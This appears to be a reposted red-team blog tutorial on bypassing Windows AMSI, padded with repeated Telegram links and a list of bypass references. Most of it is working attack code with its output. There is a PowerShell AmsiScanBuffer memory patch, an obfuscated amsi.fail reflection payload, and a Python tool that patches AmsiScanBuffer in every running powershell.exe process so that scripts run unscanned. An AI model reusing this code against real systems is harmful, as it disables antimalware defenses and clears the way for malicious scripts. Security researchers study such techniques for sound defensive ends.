Defense Evasion	DLL Search Order Hijacking	T1574.001
Command & Control	Data Encoding	T1132.001

https://pentestlaboratories.com/2021/05/17/amsi-bypass-methods/

https://www.hackingarticles.in/a-detailed-guide-on-amsi-bypass/

https://s3cur3th1ssh1t.github.io/Bypass_AMSI_by_manual_modification/

https://www.redteam.cafe/red-team/powershell/using-reflection-for-amsi-bypass

https://fluidattacks.com/blog/amsi-bypass/

https://thalpius.com/2021/10/14/microsoft-windows-antimalware-scan-interface-bypasses/

https://blog.ironmansoftware.com/protect-amsi-bypass/

https://cheatsheet.haax.fr/windows-systems/privilege-escalation/amsi_and_evasion/

https://unsafe.sh/go-108829.html

Bypass AMSI with powershell

https://infosecwriteups.com/bypass-amsi-in-powershell-a-nice-case-study-f3c0c7bed24d

In a previous post, we described what **AMSI** (Antimalware Scan Interface) is and how it prevents attacks, by checking the memory of processes that have the amsi.dll module loaded. We also presented a way of patching the memory of a running process using WinDbg. However, it is not common to have debugger in a victim machine when performing a red teaming operation.

https://t.me/learningnets

There's lots of methods around that weaponize the memory patching using **PowerShell** scripts. @S3cur3Th1sSh1t has compiled one of the most useful resources of AMSI bypasses using PowerShell. There's also the great amsi.fail which generates random PowerShell payloads with the goal of bypassing AMSI. But all of them have something in common: They use PowerShell code to bypass AMSI in a AMSI-hooked PowerShell interpreter. Moreover, most of the payloads follow a pattern:

1. Load amsi.dll using LoadLibrary() to get a handle of the module.
2. Obtain the address of AmsiScanBuffer using GetProcAddress().
3. Overwrite the first bytes of the function.

For instance, the following by @_RastaMouse is one of the most known bypasses:

```
$Win32 = @"

using System;

using System.Runtime.InteropServices;

public class Win32 {

   [DllImport("kernel32")]

   public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);

   [DllImport("kernel32")]

   public static extern IntPtr LoadLibrary(string name);

   [DllImport("kernel32")]

   public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr dwSize, uint flNewProtect,
out uint lpflOldProtect);

}
"@

Add-Type $Win32

$LoadLibrary = [Win32]::LoadLibrary("am" + "si.dll")
```

https://t.me/learningnets

```
$Address = [Win32]::GetProcAddress($LoadLibrary, "Amsi" + "Scan" + "Buffer")

$p = 0

[Win32]::VirtualProtect($Address, [uint32]5, 0x40, [ref]$p)

$Patch = [Byte[]] (0xB8, 0x57, 0x00, 0x07, 0x80, 0xC3)

[System.Runtime.InteropServices.Marshal]::Copy($Patch, 0, $Address, 6)
```

Here, you can see that strings like amsi.dll and AmsiScanBuffer are split, trying to fool AMSI, because the sole presence of one of those strings will make AMSI show its teeth:

```
PS C:\Users\aroldan> "AmsiScanBuffer"
At line:1 char:1
+ "AmsiScanBuffer"
+ ~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\Users\aroldan>
```

When all the bypasses are run in a powershell.exe session which is protected by AMSI, there is a race between offensive PowerShell payloads and AMSI-backed EDR signatures. Let's look at another example using this payload generated by amsi.fail:

AMSI.fail
~Flangvik~

AMSI GitHub

What is AMSI.fail?

AMSI.fail generates obfuscated PowerShell snippets that break or disable AMSI for the current process. The snippets are randomly selected from a small pool of techniques/variations before being obfuscated. Every snippet is obfuscated at runtime/request so that no generated output share the same signatures.

```
#Matt Graebers Reflection method
$epkZvidDD=$null;$olzctk="$([chAr]([byte]0x53)+[CHAR]([bytE]0x79)+[cHAR]([Byte]0x73)+[ChAR](87+29)+[CHar]
([BYte]0x65)+[chAR](109)).$([chAr]([bYtE]0x4d)+[chaR](97+48-48)+[ChaR](50+60)+[cHar]([bYtE]0x61)+[Char]
([BYte]0x67)+[ChAR](99+2)+[chAR](109)+[cHar]([bYTe]0x65)+[cHAr]([ByTe]0x6e)+[cHAr](72+44)).$([cHAr](65+31-31)+
[ChAR](62+55)+[ChaR]([BYTe]0x74)+[CHAr](111*97/97)+[CHAR](27+82)+[CHAr]([BYTE]0x61)+[cHaR]([Byte]0x74)+[Char]
([BYtE]0x69)+[chaR](111)+[cHAR](110+42-42)).$(('Ãm'+'sî'+'Ut'+'ìl'+'s').NORMALIze([Char](70)+[chAr](103+8)+
[Char]([BYte]0x72)+[CHar]([byTE]0x6d)+[cHAr](68)) -replace [cHaR]([BYTE]0x5c)+[ChAr](44+68)+[chAr]([bYTE]0x7b)+
[cHar]([BYTe]0x4d)+[ChAR](110*47/47)+[cHAr]([Byte]0x7d))";$mknmvryosewqqrf="+[ChAr]([BytE]0x79)+[cHAR]
(99*87/87)+[CHaR]([Byte]0x69)+[CHar]([byte]0x75)+[CHAR]([BYtE]0x6e)+[cHaR](112*20/20)+[ChAr]([bYTe]0x68)+[cHAr]
(107)+[CHAR](103*17/17)+[cHAR]([byTe]0x66)+[ChaR]([bytE]0x6b)+[cHAr]([BytE]0x63)+[chAr]([byte]0x6d)+[CHAR]
```

Generate

Now, let's paste it on a powershell.exe session:

https://t.me/learningnets

```
PS C:\Users\aroldan> #Matt Graebers Reflection method
PS C:\Users\aroldan> $epkZvidDD=$null;$olzctk="$([chAr]([byte]0x53)+[CHAR]([bytE]0x79)+[cHAR]([Byte]0x73)+[ChAR](87+29)+
[CHar]([BYte]0x65)+[chAR](109)).$([chAr]([bYtE]0x4d)+[chaR](97+48-48)+[ChaR](50+60)+[cHar]([bYtE]0x61)+[Char]([BYte]0x67
)+[ChAR](99+2)+[chAR](109)+[cHar]([bYTe]0x65)+[cHAr]([ByTe]0x6e)+[cHAr](72+44)).$([cHAr](65+31-31)+[ChAR](62+55)+[ChaR](
[BYTe]0x74)+[CHAr](111*97/97)+[CHAR](27+82)+[CHAr]([BYTE]0x61)+[cHaR]([Byte]0x74)+[Char]([BYtE]0x69)+[chaR](111)+[cHAR](
110+42-42)).$(('Ãm'+'sî'+'Ut'+'ìl'+'s').NORMALIze([Char](70)+[chAr](103+8)+[Char]([BYte]0x72)+[CHar]([byTE]0x6d)+[cHAr](
68)) -replace [cHaR]([BYTE]0x5c)+[ChAr](44+68)+[chAr]([bYTE]0x7b)+[cHar]([BYTe]0x4d)+[ChAR](110*47/47)+[cHAr]([Byte]0x7d
))";$mknmvryosewqqrf="+[ChAr]([BytE]0x79)+[cHAR](99*87/87)+[CHaR]([Byte]0x69)+[CHar]([byte]0x75)+[CHAR]([BYtE]0x6e)+[cHa
R](112*20/20)+[ChAr]([bYTe]0x68)+[cHAr](107)+[CHAR](103*17/17)+[cHAR]([byTe]0x66)+[ChaR]([bytE]0x6b)+[cHAr]([BytE]0x63)+
[chAr]([byte]0x6d)+[CHAR](108+32-32)+[CHaR](107*33/33)+[char]([Byte]0x73)+[CHAR]([BYte]0x6c)+[CHar]([byTE]0x62)+[Char]([
byTE]0x62)";[Threading.Thread]::Sleep(1584);[Ref].Assembly.GetType($olzctk).GetField($([ChaR](97)+[cHAr]([byTe]0x6d)+[cH
aR](115*92/92)+[cHAR](72+33)+[cHAR]([byTE]0x49)+[char]([bYte]0x6e)+[CHAr]([ByTe]0x69)+[chAR](116+33-33)+[cHaR](39+31)+[c
HAR]([BytE]0x61)+[cHar]([BYte]0x69)+[CHAR](108)+[chAr]([ByTE]0x65)+[chAR]([byTe]0x64)),"NonPublic,Static").SetValue($epk
ZvidDD,$true);
At line:1 char:1
+ $epkZvidDD=$null;$olzctk="$([chAr]([byte]0x53)+[CHAR]([bytE]0x79)+[cH ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent
```

As you can see, amsi.fail failed (pun intended).

In this post, we will introduce a new way to bypass AMSI by using a cross-process memory patching approach with the help of an AMSI-free language: Python.

Strategy

We can't use the same strategy for patching AMSI if we want to make it outside the powershell.exe process. Win32 API functions like LoadLibrary(), GetModuleHandleA() and GetProcAddress() only work in the context of the calling process. As we will create a whole new Python process, we need to find another way. So, as a general strategy we need to do the following:

1. Get the PID of running powershell.exe processes.
2. Get a handle to the processes.
3. Get the loaded modules of the powershell.exe processes.
4. Find the address in memory of AmsiScanBuffer.
5. Patch AmsiScanBuffer.
6. Profit.

Getting the PID of powershell.exe processes

The first thing to do is getting the process identifiers (PID) of any powershell.exe process.

```
PS C:\Users\aroldan> Get-Process -Name powershell


Handles  NPM(K)    PM(K)      WS(K)     CPU(s)     Id  SI ProcessName
-------  ------    -----      -----     ------     --  -- -----------
    649      29    99504      65396       0.16   9936   1 powershell
    604      28   108536      73584       0.16  14580   1 powershell
    805      29   120644      88004       0.33  20424   1 powershell
```

We need to get programmatically the same results using Python. We can make it using the psutil module:

https://t.me/learningnets

```
import psutil


def getPowershellPids():
    ppids = [pid for pid in psutil.pids() if psutil.Process(pid).name() == 'powershell.exe']
    return ppids


print(getPowershellPids())
```

And we get:

```
PS C:\Users\aroldan> python3 .\amsibypass.py
[9936, 14580, 20424]
```

Task one done!

Get a handle to the processes

Now, to be able to do something useful with those processes, we need to get a handle to them. The handle is basically an opaque interface to a kernel-managed object, a process in this case. This can be done with something like this:

```
from ctypes import *


KERNEL32 = windll.kernel32
PROCESS_ACCESS = (
    0x000F0000 |      # STANDARD_RIGHTS_REQUIRED
    0x00100000 |      # SYNCHRONIZE
    0xFFFF
)
process_handle = KERNEL32.OpenProcess(PROCESS_ACCESS, False, pid)
```

The PROCESS_ACCESS variable was obtained from here

Keep in mind that you can only get a handle to processes you own. Let's try to get a handle of PID 18104 which is run under the NT AUTHORITY\LOCAL SERVICE user:

```
PS C:\Users\aroldan> Get-Process -Id 18104 -IncludeUserName | select UserName,ProcessName


UserName              ProcessName
--------              -----------
```

https://t.me/learningnets

NT AUTHORITY\LOCAL SERVICE svchost

We will use this code:

```
from ctypes import *


KERNEL32 = windll.kernel32
PROCESS_ACCESS = (
    0x000F0000 |        # STANDARD_RIGHTS_REQUIRED
    0x00100000 |        # SYNCHRONIZE
    0xFFFF
)
process_handle = KERNEL32.OpenProcess(PROCESS_ACCESS, False, 18104)
if not process_handle:
    print(f'[-] Error: {KERNEL32.GetLastError()}')
else:
    print('[+] Got handle')
```

Now, we run that under a non-privileged session:

```
PS C:\Users\aroldan> Get-Process -id 18104 -IncludeUserName


Handles      WS(K)   CPU(s)     Id UserName               ProcessName
-------      -----   ------     -- --------               -----------
    116       5844     0.00  18104 NT AUTHORITY\LOCAL ... svchost


PS C:\Users\aroldan> python3 .\testhandle.py
[-] Error: 5


PS C:\Users\aroldan> net helpmsg 5


Access is denied.
```

However, if the current user has the SeDebugPrivilege privilege enabled (local admins commonly have it), you can get a handle to other processes too:

```
> Get-Process -id 18104 -IncludeUserName
```

https://t.me/learningnets

```
Handles      WS(K)   CPU(s)     Id UserName              ProcessName
-------      -----   ------     -- --------              -----------
    116      5844     0.00  18104 NT AUTHORITY\LOCAL ... svchost
```

```
PS C:\Users\aroldan> whoami /priv | findstr SeDebugPrivilege
SeDebugPrivilege                     Debug programs                                   Enabled
PS C:\Users\aroldan> python3 .\testhandle.py
[+] Got handle
```

Get the loaded modules of the powershell.exe processes

Now that we have a handle to a powershell.exe process, we can perform kernel-controlled actions using the handle interface. In our case, we want to retrieve the addresses of the loaded modules to find where amsi.dll is loaded in the memory space of the process.

One may initially think of EnumerateProcessModules(). Let's check that with the following code:

```
import psutil
from ctypes import *
from ctypes import wintypes

KERNEL32 = windll.kernel32
PSAPI = windll.PSAPI

PROCESS_ACCESS = (
    0x000F0000 |        # STANDARD_RIGHTS_REQUIRED
    0x00100000 |        # SYNCHRONIZE
    0xFFFF
)

def getPowershellPids():
    ppids = [pid for pid in psutil.pids() if psutil.Process(pid).name() == 'powershell.exe']
    return ppids
```

https://t.me/learningnets

```
for pid in getPowershellPids():
    process_handle = KERNEL32.OpenProcess(PROCESS_ACCESS, False, pid)
    if not process_handle:
        continue
    print(f'[+] Got process handle of PID powershell at {pid}: {hex(process_handle)}')

    lphModule = (wintypes.HMODULE * 128)()
    needed = wintypes.LPDWORD()

    PSAPI.EnumProcessModules(process_handle, lphModule, len(lphModule), byref(needed))
    modules = [module for module in lphModule if module]

    KERNEL32.GetModuleFileNameA.argtypes = [c_void_p, c_char_p, c_ulong]
    for module in modules:
        cPath = c_buffer(128)
        KERNEL32.GetModuleFileNameA(module, cPath, sizeof(cPath))
        print(cPath.value.decode())
```

And try it:

```
PS C:\Users\aroldan> python3 .\enummodules.py
[+] Got process handle of PID powershell at 9936: 0x430
C:\WINDOWS\SYSTEM32\ntdll.dll
C:\WINDOWS\System32\KERNEL32.DLL
C:\WINDOWS\System32\KERNELBASE.dll
C:\WINDOWS\System32\msvcrt.dll
C:\WINDOWS\System32\OLEAUT32.dll
C:\WINDOWS\System32\msvcp_win.dll
C:\WINDOWS\System32\ucrtbase.dll
C:\WINDOWS\System32\combase.dll
C:\WINDOWS\System32\USER32.dll
C:\WINDOWS\System32\RPCRT4.dll
```

https://t.me/learningnets

C:\WINDOWS\System32\win32u.dll

C:\WINDOWS\System32\ADVAPI32.dll

C:\WINDOWS\System32\GDI32.dll

C:\WINDOWS\System32\sechost.dll

[+] Got process handle of PID powershell at 20424: 0x3fc

...

What just happened? No signs of amsi.dll! Let's check it using PowerShell:

PS C:\Users\aroldan> Get-Process -PID 9936 | select -ExpandProperty Modules | select fileName

FileName

C:\WINDOWS\System32\WindowsPowerShell\v1.0\powershell.exe

C:\WINDOWS\SYSTEM32\ntdll.dll

C:\WINDOWS\System32\KERNEL32.DLL

C:\WINDOWS\System32\KERNELBASE.dll

C:\WINDOWS\System32\msvcrt.dll

C:\WINDOWS\System32\OLEAUT32.dll

C:\WINDOWS\System32\msvcp_win.dll

C:\WINDOWS\System32\ucrtbase.dll

C:\WINDOWS\SYSTEM32\ATL.DLL

C:\WINDOWS\System32\combase.dll

C:\WINDOWS\System32\USER32.dll

C:\WINDOWS\System32\RPCRT4.dll

C:\WINDOWS\System32\win32u.dll

C:\WINDOWS\System32\ADVAPI32.dll

C:\WINDOWS\System32\GDI32.dll

C:\WINDOWS\System32\sechost.dll

C:\WINDOWS\System32\gdi32full.dll

C:\WINDOWS\System32\OLE32.dll

C:\WINDOWS\SYSTEM32\mscoree.dll

https://t.me/learningnets

C:\WINDOWS\System32\IMM32.DLL

C:\Windows\Microsoft.NET\Framework64\v4.0.30319\mscoreei.dll

C:\WINDOWS\System32\SHLWAPI.dll

C:\WINDOWS\SYSTEM32\kernel.appcore.dll

C:\WINDOWS\SYSTEM32\VERSION.dll

C:\Windows\Microsoft.NET\Framework64\v4.0.30319\clr.dll

C:\WINDOWS\SYSTEM32\VCRUNTIME140_1_CLR0400.dll

C:\WINDOWS\SYSTEM32\ucrtbase_clr0400.dll

C:\WINDOWS\SYSTEM32\VCRUNTIME140_CLR0400.dll

C:\WINDOWS\System32\psapi.dll

C:\WINDOWS\assembly\NativeImages_v4.0.30319_64\mscorlib\5b8c945e30aa4099a8c0741d874b8f36\mscorlib.ni.dll

C:\WINDOWS\System32\bcryptPrimitives.dll

C:\WINDOWS\assembly\NativeImages_v4.0.30319_64\System\a8c3a8bedc935407a7f5f21e97aa1003\System.ni.dll

C:\WINDOWS\assembly\NativeImages_v4.0.30319_64\System.Core\8819bf9c3cfd5f3086be099fc8d43355\System.Core.ni.dll

C:\WINDOWS\assembly\NativeImages_v4.0.30319_64\Microsoft.Pb378ec07#*8e2fdb14b0a3b4f83fc612f5d2dc52b2\Microsoft.Power...*

C:\WINDOWS\SYSTEM32\CRYPTSP.dll

C:\WINDOWS\system32\rsaenh.dll

C:\WINDOWS\SYSTEM32\CRYPTBASE.dll

C:\WINDOWS\SYSTEM32\bcrypt.dll

C:\WINDOWS\assembly\NativeImages_v4.0.30319_64\System.Manaa57fc8cc#*7929a7b72d26707339cddb9177ddcb48\System.Manageme...*

C:\WINDOWS\System32\clbcatq.dll

C:\WINDOWS\System32\shell32.dll

C:\WINDOWS\SYSTEM32\amsi.dll

...

amsi.dll is there, but also a bunch of other modules. The difference is huge!

After a while (and by RTFM), I found that EnumProcessModules() only retrieves the modules that are part of the IAT (Import Address Table) or related modules. If somewhere in the middle there's a dynamic loading of another module by using LoadLibraryEx() or something similar, EnumProcessModules() won't give accurate results.

https://t.me/learningnets

After a little research, I found that the way to get all the loaded modules of a running process was using CreateToolhelp32Snapshot(), which creates a snapshot of a process, including heaps, modules and threads. We can use that API to get the loaded modules along with the resolved base address of each module in the process memory. Let's check that with the following code:

```
import psutil

from ctypes import *



KERNEL32 = windll.kernel32

PSAPI = windll.PSAPI


PROCESS_ACCESS = (

    0x000F0000 |        # STANDARD_RIGHTS_REQUIRED

    0x00100000 |        # SYNCHRONIZE

    0xFFFF

)


def getPowershellPids():

    ppids = [pid for pid in psutil.pids() if psutil.Process(pid).name() == 'powershell.exe']

    return ppids


for pid in getPowershellPids():

    process_handle = KERNEL32.OpenProcess(PROCESS_ACCESS, False, pid)

    if not process_handle:

        continue

    print(f'[+] Got process handle of PID powershell at {pid}: {hex(process_handle)}')


    MAX_PATH = 260

    MAX_MODULE_NAME32 = 255

    TH32CS_SNAPMODULE = 0x00000008

    class MODULEENTRY32(Structure):
```

https://t.me/learningnets

```
    _fields_ = [ ('dwSize', c_ulong) ,
                ('th32ModuleID', c_ulong),
                ('th32ProcessID', c_ulong),
                ('GlblcntUsage', c_ulong),
                ('ProccntUsage', c_ulong) ,
                ('modBaseAddr', c_size_t) ,
                ('modBaseSize', c_ulong) ,
                ('hModule', c_void_p) ,
                ('szModule', c_char * (MAX_MODULE_NAME32+1)),
                ('szExePath', c_char * MAX_PATH)]

  me32 = MODULEENTRY32()
  me32.dwSize = sizeof(MODULEENTRY32)
  snapshotHandle = KERNEL32.CreateToolhelp32Snapshot(TH32CS_SNAPMODULE, pid)
  ret = KERNEL32.Module32First(snapshotHandle, pointer(me32))
  while ret:
    print(f'[+] Got module: {me32.szModule.decode()} loaded at {hex(me32.modBaseAddr)}')
    ret = KERNEL32.Module32Next(snapshotHandle , pointer(me32))
```

And run it:

```
PS C:\Users\aroldan> python3 .\enummodules.py
[+] Got process handle of PID powershell at 21580: 0x410
[+] Got module: powershell.exe loaded at 0x7ff6eded0000
[+] Got module: ntdll.dll loaded at 0x7ffd5c1b0000
[+] Got module: KERNEL32.DLL loaded at 0x7ffd5a1c0000
[+] Got module: KERNELBASE.dll loaded at 0x7ffd59a60000
[+] Got module: msvcrt.dll loaded at 0x7ffd5b820000
[+] Got module: OLEAUT32.dll loaded at 0x7ffd5a3b0000
[+] Got module: msvcp_win.dll loaded at 0x7ffd59e00000
[+] Got module: ucrtbase.dll loaded at 0x7ffd59750000
[+] Got module: ATL.DLL loaded at 0x7ffd288a0000
```

https://t.me/learningnets

[+] Got module: combase.dll loaded at 0x7ffd5a490000

[+] Got module: USER32.dll loaded at 0x7ffd5aa70000

[+] Got module: RPCRT4.dll loaded at 0x7ffd5ace0000

[+] Got module: win32u.dll loaded at 0x7ffd59600000

[+] Got module: GDI32.dll loaded at 0x7ffd5a9b0000

[+] Got module: ADVAPI32.dll loaded at 0x7ffd5ac20000

[+] Got module: gdi32full.dll loaded at 0x7ffd59630000

[+] Got module: sechost.dll loaded at 0x7ffd5a820000

[+] Got module: OLE32.dll loaded at 0x7ffd5b680000

[+] Got module: mscoree.dll loaded at 0x7ffd47ef0000

[+] Got module: IMM32.DLL loaded at 0x7ffd5bf00000

[+] Got module: mscoreei.dll loaded at 0x7ffd44de0000

[+] Got module: SHLWAPI.dll loaded at 0x7ffd59fd0000

[+] Got module: kernel.appcore.dll loaded at 0x7ffd58670000

[+] Got module: VERSION.dll loaded at 0x7ffd514f0000

[+] Got module: clr.dll loaded at 0x7ffd37be0000

[+] Got module: VCRUNTIME140_1_CLR0400.dll loaded at 0x7ffd53b60000

[+] Got module: VCRUNTIME140_CLR0400.dll loaded at 0x7ffd51640000

[+] Got module: ucrtbase_clr0400.dll loaded at 0x7ffd44d10000

[+] Got module: psapi.dll loaded at 0x7ffd5a030000

[+] Got module: mscorlib.ni.dll loaded at 0x7ffd35840000

[+] Got module: bcryptPrimitives.dll loaded at 0x7ffd59870000

[+] Got module: System.ni.dll loaded at 0x7ffd34c20000

[+] Got module: System.Core.ni.dll loaded at 0x7ffd33290000

[+] Got module: Microsoft.PowerShell.ConsoleHost.ni.dll loaded at 0x7ffd18290000

[+] Got module: CRYPTSP.dll loaded at 0x7ffd58d20000

[+] Got module: rsaenh.dll loaded at 0x7ffd585e0000

[+] Got module: CRYPTBASE.dll loaded at 0x7ffd58d40000

[+] Got module: bcrypt.dll loaded at 0x7ffd58ec0000

[+] Got module: System.Management.Automation.ni.dll loaded at 0x7ffcecb60000

[+] Got module: clbcatq.dll loaded at 0x7ffd5b9d0000

https://t.me/learningnets

[+] Got module: shell32.dll loaded at 0x7ffd5ae70000

[+] Got module: amsi.dll loaded at 0x7ffd4c270000

...

Much better!

Find the address in memory of AmsiScanBuffer

As we saw in our previous post, AmsiScanBuffer is the function which is the interface between the AMSI-hooked process and the underlying EDR.

The function prologue can be seen under a debugger:

```
0:010> u amsi!AmsiScanBuffer

amsi!AmsiScanBuffer:

00007ffd`4c278260 4c8bdc        mov     r11,rsp

00007ffd`4c278263 49895b08      mov     qword ptr [r11+8],rbx

00007ffd`4c278267 49896b10      mov     qword ptr [r11+10h],rbp

00007ffd`4c27826b 49897318      mov     qword ptr [r11+18h],rsi

00007ffd`4c27826f 57            push    rdi

00007ffd`4c278270 4156          push    r14

00007ffd`4c278272 4157          push    r15

00007ffd`4c278274 4883ec70      sub     rsp,70h
```

Using the opened handle, we need to find those instructions in the memory of the powershell.exe process.

First, we need to write down those bytes in a variable:

```
AmsiScanBuffer = (

   b'\x4c\x8b\xdc' +       # mov r11,rsp

   b'\x49\x89\x5b\x08' +   # mov qword ptr [r11+8],rbx

   b'\x49\x89\x6b\x10' +   # mov qword ptr [r11+10h],rbp

   b'\x49\x89\x73\x18' +   # mov qword ptr [r11+18h],rsi

   b'\x57' +               # push rdi

   b'\x41\x56' +           # push r14

   b'\x41\x57' +           # push r15

   b'\x48\x83\xec\x70'     # sub rsp,70h

)
```

https://t.me/learningnets

Then, using the discovered base address of amsi.dll, we need to iterate over the memory of the process trying to find those instructions. To do that, I created the following function:

```
def readBuffer(handle, baseAddress, AmsiScanBuffer):
   KERNEL32.ReadProcessMemory.argtypes = [c_ulong, c_void_p, c_void_p, c_ulong, c_int]
   while True:
      lpBuffer = create_string_buffer(b'', len(AmsiScanBuffer))
      nBytes = c_int(0)
      KERNEL32.ReadProcessMemory(handle, baseAddress, lpBuffer, len(lpBuffer), nBytes)
      if lpBuffer.value == AmsiScanBuffer:
         return baseAddress
      else:
         baseAddress += 1
```

The function will take the handle of the powershell.exe process, the base address of amsi.dll and the AmsiScanBuffer function prologue opcodes and will increment the addresses by 1 until the pattern is matched.

The relevant part of the script was updated:

```
...
snapshotHandle = KERNEL32.CreateToolhelp32Snapshot(TH32CS_SNAPMODULE, pid)
ret = KERNEL32.Module32First(snapshotHandle, pointer(me32))
while ret:
   if me32.szModule == b'amsi.dll':
      print(f'[+] Found base address of {me32.szModule.decode()}: {hex(me32.modBaseAddr)}')
      KERNEL32.CloseHandle(snapshotHandle)
      amsiDllBaseAddress =  me32.modBaseAddr
      break
   else:
      ret = KERNEL32.Module32Next(snapshotHandle , pointer(me32))
AmsiScanBuffer = (
   b'\x4c\x8b\xdc' +       # mov r11,rsp
   b'\x49\x89\x5b\x08' +   # mov qword ptr [r11+8],rbx
   b'\x49\x89\x6b\x10' +   # mov qword ptr [r11+10h],rbp
   b'\x49\x89\x73\x18' +   # mov qword ptr [r11+18h],rsi
```

https://t.me/learningnets

```
    b'\x57' +          # push rdi
    b'\x41\x56' +      # push r14
    b'\x41\x57' +      # push r15
    b'\x48\x83\xec\x70'    # sub rsp,70h
)
amsiScanBufferAddress = readBuffer(process_handle, amsiDllBaseAddress, AmsiScanBuffer)
print(f'[+] Address of AmsiScanBuffer found at {hex(amsiScanBufferAddress)}')
```

Let's check it:

```
PS C:\Users\aroldan> python3 .\Documents\amsibypass.py
[+] Got process handle of PID powershell at 18760: 0x410
[+] Found base address of amsi.dll: 0x7ffd4c270000
[+] Address of AmsiScanBuffer found at 0x7ffd4c278260
```

Wonderful!

Patch AmsiScanBuffer

Now that we found our target address, we can patch it with the payload we discussed in our previous post:

```
xor eax,eax
ret
```

Let's create a variable with that:

```
patchPayload = (
    b'\x29\xc0' +      # xor eax,eax
    b'\xc3'            # ret
)
```

I also wrote the following function to help with the patching:

```
def writeBuffer(handle, address, buffer):
    nBytes = c_int(0)
    KERNEL32.WriteProcessMemory.argtypes = [c_ulong, c_void_p, c_void_p, c_ulong, c_void_p]
    res = KERNEL32.WriteProcessMemory(handle, address, buffer, len(buffer), byref(nBytes))
    if not res:
        print(f'[-] WriteProcessMemory Error: {KERNEL32.GetLastError()}')
    return res
```

https://t.me/learningnets

It will take the process handle, the address of AmsiScanBuffer that we discovered and the patching payload. Then, using WriteProcessMemory() it will patch AmsiScanBuffer with our instructions.

The relevant updated part of the script is now:

```
amsiScanBufferAddress = readBuffer(process_handle, amsiDllBaseAddress, AmsiScanBuffer)

print(f'[+] Address of AmsiScanBuffer found at {hex(amsiScanBufferAddress)}')


patchPayload = (

    b'\x29\xc0' +           # xor eax,eax

    b'\xc3'                 # ret

)


if writeBuffer(process_handle, amsiScanBufferAddress, patchPayload):

    print(f'[+] Success patching AmsiScanBuffer in PID {pid}')
```

Let's check it:

```
PS C:\Users\aroldan> python3 .\Documents\amsibypass.py

[+] Got process handle of PID powershell at 18760: 0x410

[+] Found base address of amsi.dll: 0x7ffd4c270000

[+] Address of AmsiScanBuffer found at 0x7ffd4c278260

[+] Success patching AmsiScanBuffer in PID 18760
```

Great!

Profit

Now, let's check how it works:

https://t.me/learningnets

```
PS C:\Users\aroldan> "AmsiScanBuffer"
At line:1 char:1
+ "AmsiScanBuffer"
+ ~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\Users\aroldan> python3 .\Documents\amsi.py
[+] Got process handle of PID powershell at 18760: 0x428
[+] Trying to find AmsiScanBuffer in 18760 process memory...
[+] Found base address of amsi.dll: 0x7ffd4c270000
[+] Trying to patch AmsiScanBuffer found at 0x7ffd4c278260
[+] Success patching AmsiScanBuffer in PID 18760

[+] Got process handle of PID powershell at 21580: 0x428
[+] Trying to find AmsiScanBuffer in 21580 process memory...
[+] Found base address of amsi.dll: 0x7ffd4c270000
[+] Trying to patch AmsiScanBuffer found at 0x7ffd4c278260
[+] Success patching AmsiScanBuffer in PID 21580

[+] Got process handle of PID powershell at 22796: 0x428
[+] Trying to find AmsiScanBuffer in 22796 process memory...
[+] Found base address of amsi.dll: 0x7ffd4c270000
[+] Trying to patch AmsiScanBuffer found at 0x7ffd4c278260
[+] Success patching AmsiScanBuffer in PID 22796

PS C:\Users\aroldan> "AmsiScanBuffer"
AmsiScanBuffer
PS C:\Users\aroldan> :)
```

Great! AMSI successfully bypassed again. This time with a whole different process using cross-process memory patching.

This is the final script. I rearranged it adding some functions for better readability:

```
#!/usr/bin/env python3

#

# Script to dynamically path AmsiScanBuffer on every powershell process running

# that belongs to current user, or all processes if running as admin

#

# Author: Andres Roldan <aroldan@fluidattacks.com>

# LinkedIn: https://www.linkedin.com/in/andres-roldan/

# Twitter: https://twitter.com/andresroldan



import psutil

import sys

from ctypes import *
```

https://t.me/learningnets

```
KERNEL32 = windll.kernel32

PROCESS_ACCESS = (

    0x000F0000 |       # STANDARD_RIGHTS_REQUIRED

    0x00100000 |       # SYNCHRONIZE

    0xFFFF

)

PAGE_READWRITE = 0x40



def getPowershellPids():

    ppids = [pid for pid in psutil.pids() if psutil.Process(pid).name() == 'powershell.exe']

    return ppids



def readBuffer(handle, baseAddress, AmsiScanBuffer):

    KERNEL32.ReadProcessMemory.argtypes = [c_ulong, c_void_p, c_void_p, c_ulong, c_int]

    while True:

        lpBuffer = create_string_buffer(b'', len(AmsiScanBuffer))

        nBytes = c_int(0)

        KERNEL32.ReadProcessMemory(handle, baseAddress, lpBuffer, len(lpBuffer), nBytes)

        if lpBuffer.value == AmsiScanBuffer or lpBuffer.value.startswith(b'\x29\xc0\xc3'):

            return baseAddress

        else:

            baseAddress += 1



def writeBuffer(handle, address, buffer):

    nBytes = c_int(0)

    KERNEL32.WriteProcessMemory.argtypes = [c_ulong, c_void_p, c_void_p, c_ulong,
c_void_p]
```

https://t.me/learningnets

```
    res = KERNEL32.WriteProcessMemory(handle, address, buffer, len(buffer), byref(nBytes))
    if not res:
        print(f'[-] WriteProcessMemory Error: {KERNEL32.GetLastError()}')
    return res


def getAmsiScanBufferAddress(handle, baseAddress):
    AmsiScanBuffer = (
        b'\x4c\x8b\xdc' +       # mov r11,rsp
        b'\x49\x89\x5b\x08' +   # mov qword ptr [r11+8],rbx
        b'\x49\x89\x6b\x10' +   # mov qword ptr [r11+10h],rbp
        b'\x49\x89\x73\x18' +   # mov qword ptr [r11+18h],rsi
        b'\x57' +               # push rdi
        b'\x41\x56' +           # push r14
        b'\x41\x57' +           # push r15
        b'\x48\x83\xec\x70'     # sub rsp,70h
    )
    return readBuffer(handle, baseAddress, AmsiScanBuffer)


def patchAmsiScanBuffer(handle, funcAddress):
    patchPayload = (
        b'\x29\xc0' +           # xor eax,eax
        b'\xc3'                 # ret
    )
    return writeBuffer(handle, funcAddress, patchPayload)


def getAmsiDllBaseAddress(handle, pid):
    MAX_PATH = 260
